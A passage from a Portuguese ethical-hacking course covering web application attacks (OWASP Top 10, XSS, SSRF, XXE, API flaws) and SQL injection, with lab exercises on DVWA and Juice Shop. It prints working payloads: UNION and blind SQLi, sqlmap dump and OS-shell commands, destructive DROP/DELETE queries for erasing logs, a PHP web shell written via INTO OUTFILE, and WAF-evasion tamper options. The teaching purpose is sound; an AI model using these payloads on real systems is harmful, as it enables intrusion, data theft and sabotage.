- OWASP. OWASP Top 10:2021 — The Ten Most Critical Web Application Security Risks. Disponível em: https://owasp.org/Top10/. Acesso em: 3 jul. 2026.
- SULLO, Chris. **Nikto Web Scanner**. Disponível em: https://github.com/sullo/nikto. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Nikto —** scanner de servidores web. Licença: GPLv2.
- **gobuster / feroxbuster —** enumeração de conteúdo web. Licença: código aberto (Apache/MIT).
- **WhatWeb —** identificação de tecnologias web. Licença: GPLv3; código aberto.
- **testssl.sh —** auditoria de configuração TLS/SSL. Licença: GPLv2; código aberto.
- **Burp Suite —** proxy de interceptação. Licença: comercial; Community gratuita.

Módulo 14 — Hacking de Aplicações Web

Se o servidor é a infraestrutura, a aplicação é o código que lhe dá propósito — e, com ele, uma superfície de ataque vastíssima. Cada entrada de dados é uma porta potencial, e é aqui que se concentram algumas das vulnerabilidades mais críticas da web.

A superfície de ataque mais rica

Se o servidor web é a infraestrutura, a **aplicação web** é o código que dá a ela propósito — e, com ele, uma superfície de ataque vastíssima. Cada formulário, parâmetro, upload, cookie, cabeçalho e endpoint de API é uma entrada potencial. Como as aplicações web processam dados do usuário e interagem com bancos de dados, sistemas de arquivos e outros serviços, uma falha na forma como tratam essa entrada pode levar ao roubo de dados, à execução de comandos e ao comprometimento total. Este é o módulo mais denso da trilha web, e seu mapa é o **OWASP Top 10**.

O OWASP Top 10

O **OWASP (Open Worldwide Application Security Project)** mantém, entre muitos recursos, o **Top 10** — a lista consensual dos dez riscos mais críticos de segurança em aplicações web, revisada periodicamente. É a referência universal para desenvolvedores, testadores e auditores. Na sua edição mais recente, as categorias são:

1. **Broken Access Control (Controle de Acesso Quebrado):** o risco número um. Ocorre quando um usuário consegue agir fora de suas permissões — acessar dados de outro usuário, funções administrativas ou recursos restritos. Inclui o **IDOR (Insecure Direct Object Reference)**, em que trocar um identificador na URL (`/conta?id=123` → `/conta?id=124`) dá acesso aos dados alheios, e falhas de autorização vertical (escalar para admin) e horizontal.
2. **Cryptographic Failures (Falhas Criptográficas):** dados sensíveis expostos por criptografia ausente, fraca ou mal implementada — senhas sem hash adequado, dados em trânsito sem TLS, algoritmos obsoletos.
3. **Injection (Injeção):** entrada não confiável interpretada como comando ou consulta. Engloba **SQL injection** (Módulo 15), **command injection** (execução de comandos do SO), **LDAP injection**, e o **XSS** também se enquadra aqui na taxonomia atual.
4. **Insecure Design (Design Inseguro):** falhas na concepção da aplicação, não na implementação — ausência de modelagem de

ameaças, de limites de taxa, de controles por design.
5. **Security Misconfiguration:** configurações inseguras — recursos padrão, mensagens de erro verbosas, permissões excessivas, componentes desnecessários (ecoa o Módulo 13, no nível da aplicação).
6. **Vulnerable and Outdated Components:** uso de bibliotecas e frameworks com vulnerabilidades conhecidas — o caso Log4Shell é o exemplo máximo.
7. **Identification and Authentication Failures:** autenticação fraca — senhas fracas permitidas, ausência de MFA, session management deficiente (Módulo 11), credential stuffing viável.
8. **Software and Data Integrity Failures:** confiar em software/dados sem verificar integridade — atualizações não assinadas, deserialização insegura, pipelines CI/CD comprometidos.
9. **Security Logging and Monitoring Failures:** ausência de registro e monitoramento que permita detectar e responder a ataques.
10. **Server-Side Request Forgery (SSRF):** induzir o servidor a fazer requisições a destinos escolhidos pelo atacante — frequentemente para alcançar serviços internos, metadados de nuvem (o vetor do vazamento da Capital One) ou a rede interna.

Cross-Site Scripting (XSS)

O **XSS** merece tratamento detalhado por sua prevalência. Consiste em injetar código JavaScript malicioso que é executado no **navegador de outras vítimas**, no contexto do site confiável. Isso permite roubar cookies de sessão (Módulo 11), capturar credenciais, redirecionar, desfigurar e agir como o usuário. Há três tipos:

- **Refletido (reflected):** o payload vem na requisição (por exemplo, num parâmetro de busca) e é refletido de volta na resposta sem sanitização. Requer que a vítima clique num link malicioso.
- **Armazenado (stored/persistent):** o payload é salvo no servidor (num comentário, num perfil) e executado por todos que visualizam a página. É o mais perigoso, pois não exige interação e atinge muitas vítimas.
- **Baseado em DOM (DOM-based):** a injeção ocorre inteiramente no lado do cliente, quando o JavaScript da página processa dados controláveis de forma insegura.

```
# Payloads clássicos de teste de XSS
<script>alert(document.domain)</script>
<img src=x onerror=alert(1)>
"><svg/onload=alert(1)>
```

A defesa é a **codificação de saída (output encoding)** conforme o contexto (HTML, atributo, JavaScript), a validação de entrada, o **Content-Security-Policy (CSP)** e o cookie `HttpOnly`.




Figura — Fluxo de um XSS armazenado: o script injetado pelo atacante executa no navegador da vítima e exfiltra o cookie de sessão.

Cross-Site Request Forgery (CSRF)

O **CSRF** força o navegador de uma vítima autenticada a enviar, sem o seu conhecimento, uma requisição a uma aplicação em que ela está logada — por exemplo, uma transferência bancária disparada ao visitar um site malicioso. Explora o fato de que o navegador anexa automaticamente os cookies de sessão. A defesa moderna combina **tokens anti-CSRF** (um valor imprevisível exigido em cada requisição sensível) e o atributo de cookie **SameSite**.

Outras vulnerabilidades importantes

- **File Upload inseguro:** permitir o upload de arquivos executáveis (um web shell PHP) leva à execução remota de código. A defesa valida tipo, extensão, conteúdo e armazena fora da raiz web.
- **Command Injection:** entrada usada em comandos do SO (`ping $ip`) permite executar comandos arbitrários (`; rm -rf`). A defesa evita chamar o shell e valida rigorosamente a entrada.
- **XXE (XML External Entity):** parsers XML mal configurados que processam entidades externas, permitindo ler arquivos e SSRF.
- **Insecure Deserialization:** desserializar dados controlados pelo atacante, levando a RCE.
- **Directory Traversal e LFI/RFI:** inclusão de arquivos locais ou remotos.

- **Business Logic Flaws:** abusos da lógica de negócio (comprar com preço negativo, pular etapas de um fluxo) que nenhuma ferramenta automática detecta — exigem raciocínio humano.

Aprofundamento: SSRF, XXE e deserialização

Três classes de vulnerabilidade merecem tratamento estendido por sua gravidade e por sua presença crescente em aplicações modernas.

O **SSRF (Server-Side Request Forgery)** induz o servidor a fazer requisições HTTP a destinos escolhidos pelo atacante. Como a requisição parte do **servidor**, ela alcança recursos que o atacante não acessaria diretamente: serviços na rede interna, o endpoint de metadados da nuvem (`169.254.169.254`, o vetor do vazamento da Capital One — ver Módulo 19), painéis administrativos internos e portas locais. Um campo que aceite uma URL (importar imagem por URL, webhook, gerador de PDF) é o gatilho típico.

```
# Teste de SSRF — fazer o servidor acessar recursos internos
url=http://169.254.169.254/latest/meta-data/
url=http://localhost:8080/admin
url=http://127.0.0.1:6379/    # serviços internos como Redis
```

A defesa combina allowlist de destinos, bloqueio de endereços internos/link-local, e desabilitar redirecionamentos.

O **XXE (XML External Entity)** explora parsers XML que processam **entidades externas**. Uma aplicação que aceita XML (SOAP, upload de documentos, SAML) e o processa de forma insegura permite ler arquivos locais, realizar SSRF e, em casos extremos, executar código:

```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<data>&xxe;</data>
```

A defesa é desabilitar o processamento de entidades externas e DTDs no parser — uma configuração simples, frequentemente omitida.

A **deserialização insegura** ocorre quando a aplicação desserializa dados controlados pelo atacante (objetos Java, PHP, .NET, Python pickle) sem validação. Um objeto serializado malicioso pode disparar a execução de código durante a desserialização — levando a RCE. Ferramentas como o **ysoserial** geram esses payloads. A defesa é evitar desserializar dados não confiáveis, usar formatos de dados simples (JSON sem desserialização de tipos) e validar a integridade com assinaturas.

Aprofundamento: segurança de APIs

As aplicações modernas são, em grande medida, **APIs** (REST, GraphQL) consumidas por front-ends e apps móveis. A OWASP mantém um **API Security Top 10** dedicado, pois as APIs têm superfícies próprias. Os riscos dominantes:

- **BOLA (Broken Object Level Authorization):** o equivalente ao IDOR em APIs — o risco número um. A API expõe objetos por ID e não verifica se o solicitante tem direito àquele objeto (`GET /api/orders/1024`).
- **Broken Authentication:** tokens fracos, JWT mal validado (Módulo 11), ausência de rate limiting em endpoints de autenticação.
- **BFLA (Broken Function Level Authorization):** acessar funções administrativas trocando o método ou o endpoint.
- **Excessive Data Exposure:** a API retorna mais dados do que o front-end exibe, confiando na filtragem no cliente — o atacante lê a resposta bruta.
- **Mass Assignment:** enviar parâmetros extras (`"is_admin": true`) que a API vincula cegamente ao objeto.

O teste de API depende de boa documentação (Swagger/OpenAPI, coleções do Postman) e das mesmas ferramentas — Burp, com extensões específicas. Em **GraphQL**, atenção à **introspection** (que revela todo o schema) e a ataques de consultas aninhadas que causam negação de serviço.

```
# GraphQL: consulta de introspection revela o schema completo
{__schema{types{name fields{name}}}}
```

Metodologia de teste de aplicações web

O teste segue um fluxo disciplinado, tendo o **Burp Suite** como ferramenta central:

1. **Mapeamento (spidering/crawling):** enumerar todas as páginas, endpoints, parâmetros e funcionalidades. O Burp e o ZAP fazem o crawling automático; a exploração manual descobre o que eles não veem.
2. **Análise de cada entrada:** para cada parâmetro, testar as categorias de vulnerabilidade — injeção, XSS, controle de acesso, etc.
3. **Interceptação e manipulação:** com o proxy do Burp, capturar e alterar requisições, testar valores inesperados, remover parâmetros, trocar identificadores (IDOR).
4. **Automação assistida:** o **Burp Intruder** automatiza fuzzing e ataques de parâmetro; o **Repeater** refina exploits manualmente.
5. **Validação e prova de conceito:** confirmar cada achado com uma demonstração inequívoca.

```
# Fuzzing de parâmetros e diretórios
ffuf -u "http://192.168.56.101/FUZZ" -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

```
# Varredura automatizada com Nuclei
nuclei -u http://192.168.56.101 -t http/
```

Ferramentas essenciais

- **Burp Suite** (Community/Professional): o proxy de interceptação padrão da indústria — Proxy, Repeater, Intruder, Sequencer, Scanner (na versão Pro).
- **OWASP ZAP:** alternativa livre e completa.
- **ffuf / wfuzz:** fuzzing rápido de parâmetros, diretórios e virtual hosts.
- **Nuclei:** varredura por templates.
- **sqlmap:** automação de SQL injection (Módulo 15).
- **WPScan, CMSeek:** varredura de CMS (WordPress, etc.).
- **Ambientes de treino: DVWA**, **OWASP Juice Shop**, **WebGoat**, **PortSwigger Web Security Academy** (gratuito e excelente).

Contramedidas

A segurança de aplicações é construída no ciclo de desenvolvimento (**SSDLC**):

- **Validação de entrada e codificação de saída:** nunca confiar na entrada; sempre codificar a saída conforme o contexto.
- **Consultas parametrizadas (prepared statements):** a defesa definitiva contra injeção SQL.
- **Controle de acesso robusto e verificado no servidor:** negar por padrão, checar autorização em cada requisição.
- **Autenticação forte com MFA e gestão de sessão segura.**
- **Headers de segurança:** CSP, HSTS, X-Frame-Options, SameSite.
- **Tokens anti-CSRF.**
- **Gestão de dependências:** manter componentes atualizados, monitorar CVEs (SCA).
- **Least privilege** em cada integração (banco, sistema de arquivos, APIs).
- **WAF** como camada adicional, nunca como única defesa.
- **Testes de segurança contínuos:** SAST, DAST, revisão de código e pentests regulares.

Lab 14 — Explorando o OWASP Juice Shop / DVWA

Objetivo: identificar e explorar múltiplas vulnerabilidades do OWASP Top 10 em uma aplicação de treino, usando o Burp Suite, e propor as correções.

> ***Alvo: OWASP Juice Shop** ou **DVWA** em uma VM/container de laboratório. Configure o navegador para usar o proxy do Burp Suite.*

Parte A — Mapeamento:

1. Navegue por toda a aplicação com o Burp interceptando, construindo o mapa de endpoints e parâmetros. Observe o histórico de requisições no Burp.

Parte B — XSS:

1. Encontre um campo que reflita a entrada (busca, comentário) e injete um payload de teste:

```
<script>alert(document.domain)</script>
```

Identifique se o XSS é refletido ou armazenado.

Parte C — Broken Access Control / IDOR:

1. Localize uma requisição que use um identificador (`?id=`, `/api/user/1`). Com o Burp Repeater, altere o identificador e verifique se você acessa dados de outro usuário — um IDOR clássico.

Parte D — Injeção e upload:

1. Teste os campos de login e busca com payloads de injeção SQL básicos (`' OR '1'='1`) — aprofundado no Módulo 15.
2. Se houver upload de arquivo, tente enviar um web shell e contornar as validações (extensão dupla, Content-Type forjado).

Parte E — CSRF:

1. Identifique uma ação sensível (mudança de senha, de e-mail) e verifique se ela usa token anti-CSRF. Se não, construa uma prova de conceito de CSRF.

Entregável do lab: um relatório no formato profissional para cada vulnerabilidade encontrada, contendo: título e categoria OWASP, severidade (CVSS), descrição, passos de reprodução (com a requisição do Burp), impacto e recomendação de correção. Este é o núcleo de um relatório de pentest de aplicação web.

Reflexão: perceba que a maioria das vulnerabilidades reduz-se a uma única falha conceitual — **confiar na entrada do usuário** ou **não verificar a autorização no servidor**. Dominar as defesas contra essas duas classes (validação/codificação e controle de acesso server-side) elimina a maior parte do OWASP Top 10. E note que as falhas de lógica de negócio, invisíveis às ferramentas, são onde o testador humano agrega mais valor.

Lab 14B — Teste de API e exploração de SSRF

Objetivo: testar uma API REST/GraphQL em busca de falhas de autorização (BOLA) e explorar uma vulnerabilidade de SSRF, aplicando a metodologia

específica de APIs.

> ***Alvo:*** *o* ***OWASP Juice Shop*** *(que expõe uma API REST), o* ***crAPI (Completely Ridiculous API)*** *da OWASP, ou o* ***VAmPI****. Use o Burp Suite e, para APIs, o Postman.*

Parte A — Mapeamento da API:

1. Localize a documentação da API (Swagger/OpenAPI) ou capture o tráfego do front-end no Burp para enumerar os endpoints, métodos e parâmetros.

Parte B — BOLA / Broken Object Level Authorization:

1. Identifique um endpoint que acesse um objeto por ID (`GET /api/users/{id}`, `/api/orders/{id}`). Autenticado como um usuário, altere o ID no Burp Repeater e verifique se você acessa objetos de **outros** usuários — o BOLA, risco número um de APIs.

Parte C — Mass Assignment:

1. Em uma requisição de criação/atualização, adicione um parâmetro privilegiado que a interface não expõe (por exemplo, `"role":"admin"` ou `"is_admin":true`) e verifique se a API o aceita cegamente.

Parte D — SSRF:

1. Encontre um recurso que aceite uma URL (importação, webhook, avatar por URL). Aponte-o para recursos internos e observe a resposta:

```
http://localhost/admin
http://169.254.169.254/latest/meta-data/    # metadados de nuvem
```

Parte E — GraphQL (se aplicável):

1. Se a aplicação usa GraphQL, execute uma consulta de introspection para revelar o schema completo e identifique campos/mutações sensíveis expostos sem autorização adequada.

Entregável do lab: um relatório documentando cada falha de API encontrada (BOLA, mass assignment, SSRF, exposição de dados), com as requisições de prova e as recomendações — verificação de autorização por objeto no servidor, allowlist de campos, bloqueio de destinos internos no SSRF.

Referências

- OWASP. **OWASP Top 10:2021**. Disponível em: https://owasp.org/Top10. Acesso em: 3 jul. 2026.
- OWASP. **API Security Top 10 (2023)**. Disponível em: https://owasp.org/API-Security. Acesso em: 3 jul. 2026.

- OWASP. **Web Security Testing Guide (WSTG)**. Disponível em: https://owasp.org/www-project-web-security-testing-guide. Acesso em: 3 jul. 2026.
- STUTTARD, Dafydd; PINTO, Marcus. **The Web Application Hacker's Handbook**. 2. ed. Indianapolis: Wiley, 2011.
- PORTSWIGGER. **Web Security Academy**. Disponível em: https://portswigger.net/web-security. Acesso em: 3 jul. 2026.
- HODSON, Corey J. **Web Application Security**. Sebastopol: O'Reilly Media, 2022.
- MITRE. **CWE Top 25 Most Dangerous Software Weaknesses**. Disponível em: https://cwe.mitre.org/top25. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **Burp Suite —** proxy de interceptação e testes web. Licença: comercial (PortSwigger); Community gratuita.
- **OWASP ZAP —** proxy de segurança web. Licença: Apache 2.0; código aberto.
- **ffuf —** fuzzing de parâmetros e diretórios. Licença: MIT; código aberto.
- **Nuclei —** varredura por templates. Licença: MIT.
- **sqlmap —** automação de injeção SQL. Licença: GPLv2; código aberto.

Módulo 15 — Injeção SQL

Entre todas as vulnerabilidades web, uma se tornou sinônimo de comprometimento de dados e merece um módulo próprio. A injeção SQL é, ao mesmo tempo, uma das falhas mais devastadoras e o exemplo canônico de toda uma classe de vulnerabilidades.

A injeção que definiu uma era

A **injeção SQL (SQLi)** é, provavelmente, a vulnerabilidade de aplicação web mais famosa e uma das mais devastadoras. Por décadas liderou o OWASP Top 10, e ainda hoje figura entre os riscos críticos. Ela merece um módulo próprio não só por sua gravidade — pode levar ao vazamento completo de bancos de dados, ao bypass de autenticação e à execução de comandos no servidor — mas por ser o exemplo canônico da classe de vulnerabilidades de injeção, cujo princípio se aplica a comando, LDAP, XPath, NoSQL e outras.

O princípio: dados interpretados como código

A raiz da injeção SQL é a **mistura de dados e comandos**. Uma aplicação constrói consultas SQL concatenando entrada do usuário diretamente na string da consulta. Considere um login que monta:

```
SELECT * FROM usuarios WHERE usuario = 'ENTRADA_USUARIO' AND senha =
'ENTRADA_SENHA';
```

Se a aplicação insere a entrada sem tratamento, um atacante que digita como usuário `admin' --` transforma a consulta em:

```
SELECT * FROM usuarios WHERE usuario = 'admin' -- ' AND senha = '...';
```

O `--` inicia um comentário SQL, anulando a verificação de senha. O atacante autentica-se como `admin` sem conhecer a senha. Esse é o cerne da injeção: **a entrada do usuário escapa do contexto de dado e passa a ser interpretada como parte da instrução SQL**. Tudo o mais são variações dessa ideia.

Figura — Anatomia de uma injeção SQL: a entrada do atacante escapa do contexto de dado e vira parte da consulta executada pelo banco.

Um payload ainda mais clássico é o `' OR '1'='1`, que torna a condição sempre verdadeira, retornando todos os registros.

Tipos de injeção SQL

As técnicas classificam-se pela forma como o atacante extrai a informação:

In-band (a resposta volta pelo mesmo canal)

- **Error-based:** provoca erros do banco cujas mensagens vazam dados (nomes de tabelas, valores). Depende de mensagens de erro verbosas.
- **UNION-based:** usa o operador `UNION SELECT` para anexar os resultados de uma consulta arbitrária à consulta original, exibindo dados de outras tabelas diretamente na página. É a técnica mais direta de extração quando a saída é visível.

```
# Descobrir o número de colunas
' ORDER BY 5-- -
# Anexar dados de outra tabela
' UNION SELECT username, password FROM usuarios-- -
```

Blind (a resposta não é exibida diretamente)

Quando a aplicação não mostra os resultados nem os erros, o atacante infere os dados observando o comportamento:

- **Boolean-based blind:** injeta condições verdadeiras/falsas e observa diferenças na resposta (uma página que muda conforme a condição). Extrai dados bit a bit.

```
' AND SUBSTRING((SELECT password FROM usuarios LIMIT 1),1,1)='a'-- -
```

- **Time-based blind:** injeta atrasos condicionais (`SLEEP`) e mede o tempo de resposta para inferir se uma condição é verdadeira. Funciona mesmo sem nenhuma diferença visível na resposta.

```
' AND IF(SUBSTRING(version(),1,1)='8', SLEEP(5), 0)-- -
```

Out-of-band

Usa um canal alternativo (uma requisição DNS ou HTTP disparada pelo banco) para exfiltrar dados, útil quando os canais diretos falham.

Metodologia de exploração manual

Dominar a SQLi manual — antes de automatizar — é essencial para entender o que a ferramenta faz e para lidar com casos que ela não resolve:

1. **Detecção:** identificar parâmetros injetáveis inserindo caracteres que quebram a sintaxe (`'`, `"`, `)`) e observando erros ou mudanças de comportamento.
2. **Determinação do contexto:** descobrir se a injeção está entre aspas, em número, dentro de parênteses, e qual o SGBD (MySQL, PostgreSQL, MSSQL, Oracle — cada um com sua sintaxe).
3. **Enumeração da estrutura:** número de colunas (`ORDER BY`), colunas que exibem dados, versão do banco, bancos, tabelas e colunas — consultando o `information_schema`.

```
' UNION SELECT table_name, NULL FROM information_schema.tables-- -
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='usuarios'-- -
```

1. **Extração de dados:** dump das tabelas de interesse (credenciais, dados pessoais).
2. **Escalada:** dependendo das permissões, ler/escrever arquivos (`LOAD*FILE*`, `*INTO OUTFILE*`) e até executar comandos do SO (`*xp*cmdshell` no MSSQL), transformando SQLi em RCE.

Automação com sqlmap

O **sqlmap** é a ferramenta de referência para automatizar a detecção e a exploração de SQL injection. Ele identifica o tipo de injeção, o SGBD, e extrai dados automaticamente, com suporte a técnicas de evasão de WAF:

```
# Testar um parâmetro GET
sqlmap -u "http://192.168.56.101/page.php?id=1" --batch

# Enumerar bancos de dados
sqlmap -u "http://192.168.56.101/page.php?id=1" --dbs

```

```
# Listar tabelas de um banco
sqlmap -u "http://192.168.56.101/page.php?id=1" -D loja --tables

# Extrair (dump) uma tabela
sqlmap -u "http://192.168.56.101/page.php?id=1" -D loja -T usuarios --dump

# Testar uma requisição POST capturada (arquivo do Burp)
sqlmap -r requisicao.txt --batch --dbs

# Tentar obter shell no SO (quando as permissões permitem)
sqlmap -u "http://alvo/page.php?id=1" --os-shell
```

Opções úteis incluem `--level` e `--risk` (intensidade dos testes), `--tamper` (scripts de evasão de WAF) e `--technique` (restringir às técnicas B, E, U, T, S).

> ***Cuidado profissional.*** *O sqlmap é agressivo e pode gerar grande volume de requisições e até modificar dados. Em um engajamento, use-o com parcimônia, dentro do escopo, e prefira `--dump` seletivo a despejos massivos que poderiam impactar a produção. Comece sempre validando manualmente antes de automatizar.*

Receituário prático: enumerar, extrair, alterar e executar

As técnicas anteriores ganham corpo contra um alvo concreto. O receituário abaixo assume uma injeção **UNION** já confirmada (com o número de colunas conhecido) contra um MySQL, e percorre o caminho completo — do mapeamento do banco até o comando no sistema operacional. Cada payload manual vem com o equivalente automatizado no sqlmap, para que você entenda o que a ferramenta faz por baixo.

Listar os bancos de dados. O catálogo information_schema.schemata expõe todos os bancos a que o usuário da aplicação tem acesso:

```
' UNION SELECT schema_name, NULL FROM information_schema.schemata-- -
# equivalente automatizado:
sqlmap -u "http://alvo/p.php?id=1" --dbs
```

Listar as tabelas de um banco escolhido (por exemplo, loja):

```
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema='loja'-- -
sqlmap -u "http://alvo/p.php?id=1" -D loja --tables
```

Listar as colunas de uma tabela (por exemplo, usuarios), para saber o que vale a pena extrair:

```
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='usuarios'-- -
sqlmap -u "http://alvo/p.php?id=1" -D loja -T usuarios --columns
```

Fazer o dump — extrair os dados de fato. Manualmente, concatenam-se as colunas de interesse; com o sqlmap, um único parâmetro despeja a tabela inteira e ainda tenta quebrar os hashes de senha:

```
' UNION SELECT concat(usuario,0x3a,senha), NULL FROM usuarios-- -
sqlmap -u "http://alvo/p.php?id=1" -D loja -T usuarios -C usuario,senha --dump
```

Alterar e excluir registros. Quando o driver permite consultas empilhadas (stacked queries — comuns em MSSQL e PostgreSQL, raras no MySQL via PHP), o atacante encerra a consulta original com ; e emite comandos de escrita. É o ponto em que a leitura vira sabotagem:

```
'; UPDATE usuarios SET senha='novohash' WHERE usuario='admin';-- -   # sequestra a conta
'; DELETE FROM logs WHERE ip='203.0.113.7';-- -                      # apaga rastros
'; DROP TABLE auditoria;-- -                                          # destrói a trilha
```

Executar comandos no sistema operacional. Com privilégios adequados do serviço de banco, a SQLi rompe a fronteira do SGBD e alcança o SO — o momento em que a injeção vira controle do servidor:

```
-- MSSQL, com xp_cmdshell habilitado:
'; EXEC xp_cmdshell 'whoami';-- -
-- PostgreSQL (>= 9.3):
'; COPY (SELECT '') TO PROGRAM 'id';-- -
-- MySQL com privilégio FILE — grava um web shell e depois acessa /sh.php?c=id:
' UNION SELECT '<?php system($_GET["c"]); ?>', NULL INTO OUTFILE '/var/www/html/sh.php'-- -
-- Automatizado: o sqlmap entrega um shell interativo no servidor:
sqlmap -u "http://alvo/p.php?id=1" --os-shell
```

Aviso. DELETE, DROP e a escrita de web shells são irreversíveis e destrutivos em produção — eles alteram o alvo. Execute-os apenas no laboratório autorizado (a Metasploitable/DVWA do Módulo 14) e, num pentest real, restrinja-se ao mínimo necessário para provar o risco, registrando cada passo. Demonstrar que se **pode** apagar uma tabela não exige apagá-la.

Aprofundamento: SQLi de segunda ordem e em outros contextos

A injeção nem sempre acontece no ponto onde o dado entra. Na **injeção de segunda ordem (second-order)**, a entrada maliciosa é primeiro **armazenada** pela aplicação (por exemplo, no cadastro de um nome de usuário como `admin'--

`) e só dispara a injeção **depois**, quando é reutilizada em outra consulta (na atualização de perfil, num relatório). É particularmente traiçoeira porque o ponto de entrada parece seguro — a aplicação escapa a entrada na inserção, mas confia nela ao recuperá-la do banco. Ferramentas automáticas frequentemente não a detectam; exige raciocínio sobre o fluxo dos dados.

A injeção também aparece fora dos parâmetros óbvios: em **cabeçalhos HTTP** (User-Agent, Referer, X-Forwarded-For, Cookie) que são registrados ou consultados, em campos de **ordenação** (`ORDER BY`) que não aceitam parametrização direta, e em contextos de `LIMIT`, `IN()` e nomes de coluna/tabela. O testador competente considera **toda** entrada que pode alcançar uma consulta, não apenas os campos de formulário.

Aprofundamento: evasão de WAF

Muitas aplicações protegem-se com um **Web Application Firewall (WAF)** que bloqueia padrões conhecidos de SQLi. Contorná-lo, em um teste autorizado, demonstra que o WAF não deve ser a única defesa. As técnicas de evasão exploram a diferença entre o que o WAF inspeciona e o que o banco interpreta:

- **Alteração de caixa e comentários inline:** `SeLeCt`, `SEL**/**/**ECT`, `**UNION**/**/**SELECT` quebram assinaturas textuais rígidas.
- **Codificação:** URL encoding, double encoding, notação hexadecimal, Unicode — o WAF vê uma forma, o banco decodifica outra.
- **Espaços alternativos:** substituir espaços por comentários (`/**/`), tabs, quebras de linha ou parênteses.
- **Payloads equivalentes:** usar `||` em vez de `OR`, funções alternativas, `LIKE` no lugar de `=`.
- **Fragmentação lógica:** dividir o payload de formas que o WAF não reconstrói.

O **sqlmap** automatiza grande parte disso com os **tamper scripts**:

```
# Evasão de WAF com scripts de manipulação encadeados
sqlmap -u "http://alvo/page.php?id=1" --
tamper=space2comment,between,randomcase --level=5 --risk=3
```

A lição defensiva é clara: um WAF é uma camada útil de contenção e detecção, mas **contornável** — a defesa real e definitiva continua sendo a parametrização no código. Confiar apenas no WAF é construir sobre areia.

Aprofundamento: da SQLi ao comprometimento do servidor

Uma injeção SQL bem-sucedida frequentemente não termina no banco — dependendo das permissões da conta e do SGBD, ela escala para o **sistema**

operacional:

- **Leitura e escrita de arquivos:** `LOAD_FILE()` lê arquivos do servidor (MySQL); `INTO OUTFILE`/`INTO DUMPFILE` escreve — permitindo, por exemplo, gravar um web shell no diretório web.
- **Execução de comandos:** `xp_cmdshell` no MSSQL (se habilitado) executa comandos do SO diretamente; em PostgreSQL, `COPY ... FROM PROGRAM`; em Oracle, diversos pacotes.
- **UDF (User-Defined Functions):** carregar funções que executam código nativo.

```
# Escrever um web shell via SQLi (MySQL, com privilégio FILE)
' UNION SELECT "<?php system($_GET['c']); ?>",NULL INTO OUTFILE
'/var/www/html/sh.php'-- -
# Obter shell no SO automaticamente com sqlmap
sqlmap -u "http://alvo/page.php?id=1" --os-shell
```

Isso reconecta o módulo ao Módulo 6: uma SQLi vira execução de comandos, que vira escalação de privilégios, que vira controle do servidor. É por isso que a SQLi é tão crítica — e por que o **menor privilégio na conta do banco** (jamais conceder `FILE`, `xp_cmdshell` ou privilégios administrativos à conta da aplicação) é uma contramedida tão importante quanto a parametrização.

Injeção em bancos NoSQL

Aplicações modernas usam bancos NoSQL (MongoDB, etc.), suscetíveis à **NoSQL injection**, com lógica análoga. Em MongoDB, por exemplo, injetar operadores como `{"$ne": null}` ou `{"$gt": ""}` em campos de autenticação pode contornar o login. O princípio — entrada não confiável interpretada como parte da consulta — é o mesmo; muda apenas a sintaxe.

Contramedidas: a defesa é conhecida e definitiva

Diferentemente de muitas vulnerabilidades, a SQL injection tem uma defesa **completa e bem estabelecida**. Que ela persista é, quase sempre, falha de disciplina, não de conhecimento:

- **Consultas parametrizadas (prepared statements):** a defesa definitiva. A consulta e os dados são enviados separadamente ao banco, de modo que a entrada **nunca** é interpretada como código, não importa o que contenha. Toda linguagem e framework oferece esse recurso.

```
# Exemplo conceitual (parâmetro separado da consulta)
cursor.execute("SELECT * FROM usuarios WHERE usuario = %s AND senha = %s",
(usuario, senha))
```

- **ORMs (Object-Relational Mappers):** quando usados corretamente, parametrizam por padrão.
- **Stored procedures** implementadas de forma segura (sem concatenação dinâmica interna).
- **Validação de entrada (allowlisting):** aceitar apenas o formato esperado (por exemplo, um `id` deve ser um inteiro). Complementar, nunca a defesa principal.
- **Escaping** como último recurso, propenso a erros — muito inferior à parametrização.
- **Princípio do menor privilégio no banco:** a conta usada pela aplicação deve ter apenas as permissões estritamente necessárias, jamais privilégios administrativos ou acesso a `xp_cmdshell`/`INTO OUTFILE`. Isso limita drasticamente o dano de uma injeção bem-sucedida.
- **WAF:** filtra padrões conhecidos de SQLi — camada adicional, contornável, nunca única.
- **Mensagens de erro genéricas:** não vazar detalhes do banco ao usuário.

Lab 15 — Da detecção ao dump de banco de dados

Objetivo: detectar, explorar manualmente e depois automatizar uma injeção SQL, extraindo credenciais, e então comprovar a eficácia da defesa parametrizada.

> ***Alvo: DVWA*** *(módulo "SQL Injection", nível baixo e depois médio) ou* ***OWASP Juice Shop****. Rede isolada.*

Parte A — Exploração manual:

